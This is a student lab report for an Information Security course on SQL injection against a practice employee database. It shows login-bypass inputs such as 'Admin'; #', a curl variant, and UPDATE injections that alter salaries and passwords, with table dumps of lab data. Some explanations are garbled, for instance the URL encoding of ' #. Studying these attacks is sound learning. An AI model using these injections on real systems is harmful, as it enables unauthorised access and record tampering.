FAST National University

Islamabad

Information

Security

Assignment 4

Submitted By:

I) Awais Mohammad 19I-1989

II) Husnain Zahid 19I-2193


Section 1: Lab 1 (SQL Injection Attack Lab)


Task 1: Get Familiar with SQL Statements

Explanation: To start, I plunged into the SQL container and operated some standard SQL commands. This involved commands such as 'show tables', 'use sqllan_users', and others. The purpose of this was to familiarize myself with the SQL environment and its basic functionalities.

Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.






Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				


Explanation: To test the SQL input validation, I inserted 'Admin; #' into the input field. The command execution was successful, allowing me to bypass the login mechanism of the webpage, which indicates a vulnerability in the system's input validation.


Task 2.2: SQL Injection Attack from command line




Explanation:On the command line, I performed a curl command, encoding ' # as 27%20%28, and entered 'seedalice' as the password. This command returned cookies in the command line interface,demonstrating another successful SQL injection attack.

Task 2.3: Append a new SQL statement









Explanation: I executed the command 'Alice ' ;Select 1;'. The semicolon here separates the two SQL statements. By tweaking the webpage's source code, I was able to see the returned query, which I then successfully executed in the database.

Task 3: SQL Injection Attack on UPDATE Statement


Task 3.1: Modify your own salary





Explanation: I executed a query with 'salary=10000', which, upon execution, updated the salary for the user 'seed'.


Task 3.2: Modify other people' salary.



```
root@131c45fb6f98: /        seed@VM: ~/.../Labsetup        root@131c45fb6f98: /var/www/SQL_Injection
| ID | Name  | EID   | Salary    | birth | SSN       | PhoneNumber | Address | Email              | N
ickName | Password                                |
+----+-------+-------+----------+-------+----------+-------------+---------+-------------------+--
--------+-----------------------------------------+
|  1 | Alice | 10000 | 10000000 | 9/20  | 10211002 | 123-123-123 | F10     | alice@hotmail.com | A
lice    | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |        0 | 4/20  | 10213352 |             |         |                   | A
lice    | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 | 10000000 | 4/10  | 98993524 |             |         |                   | A
lice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 | 10000000 | 1/11  | 32193525 |             |         |                   | A
lice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 10000000 | 11/3  | 32111111 |             |         |                   | A
lice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 10000000 | 3/5   | 43254314 |             |         |                   | A
lice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+----------+-------+----------+-------------+---------+-------------------+--
--------+-----------------------------------------+
6 rows in set (0.00 sec)
```

Explanation: Using the same approach, I added 'where name = boby and salary=0' to the query, which effectively reset Boby's salary to zero.

Task 3.3: Modify other people' password





```
mysql> Select * from credential;
+----+-------+-------+----------+-------+----------+-------------+---------+------------------+----------+------------------------------------------+
| ID | Name  | EID   | Salary   | birth | SSN      | PhoneNumber | Address | Email            | NickName | Password                                 |
+----+-------+-------+----------+-------+----------+-------------+---------+------------------+----------+------------------------------------------+
|  1 | Alice | 10000 | 10000000 | 9/20  | 10211002 | 123-123-123 | F10     | alice@hotmail.com | Alice    | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |        0 | 4/20  | 10213352 |             |         |                  | Alice    | b78ed97677c161c1c82c142906674ad15242b2d4 |
|  3 | Ryan  | 30000 | 10000000 | 4/10  | 98993524 |             |         |                  | Alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 | 10000000 | 1/11  | 32193525 |             |         |                  | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 10000000 | 11/3  | 32111111 |             |         |                  | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 10000000 | 3/5   | 43254314 |             |         |                  | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
+----+-------+-------+----------+-------+----------+-------------+---------+------------------+----------+------------------------------------------+
6 rows in set (0.00 sec)

mysql> Select * from credential;
+----+-------+-------+----------+-------+----------+-------------+---------+------------------+----------+------------------------------------------+
| ID | Name  | EID   | Salary   | birth | SSN      | PhoneNumber | Address | Email            | NickName | Password                                 |
+----+-------+-------+----------+-------+----------+-------------+---------+------------------+----------+------------------------------------------+
|  1 | Alice | 10000 | 10000000 | 9/20  | 10211002 | 123-123-123 | F10     | alice@hotmail.com | Alice    | fdbe918bdae83000aa54747fc95fe0470fff4976 |
|  2 | Boby  | 20000 |        0 | 4/20  | 10213352 |             |         |                  | Alice    | 68bb75d24bdb38da03227dc3d90452019f96c5c1 |
|  3 | Ryan  | 30000 | 10000000 | 4/10  | 98993524 |             |         |                  | Alice    | a3c50276cb120637cca669eb38fb9928b017e9ef |
|  4 | Samy  | 40000 | 10000000 | 1/11  | 32193525 |             |         |                  | Alice    | 995b8b8c183f349b3cab0ae7fccd39133508d2af |
|  5 | Ted   | 50000 | 10000000 | 11/3  | 32111111 |             |         |                  | Alice    | 99343bff28a7bb51cb6f22cb20a618701a2c2f58 |
|  6 | Admin | 99999 | 10000000 | 3/5   | 43254314 |             |         |                  | Alice    | a5bdf35a1df4ea895905f6f6618e83951a6effc0 |
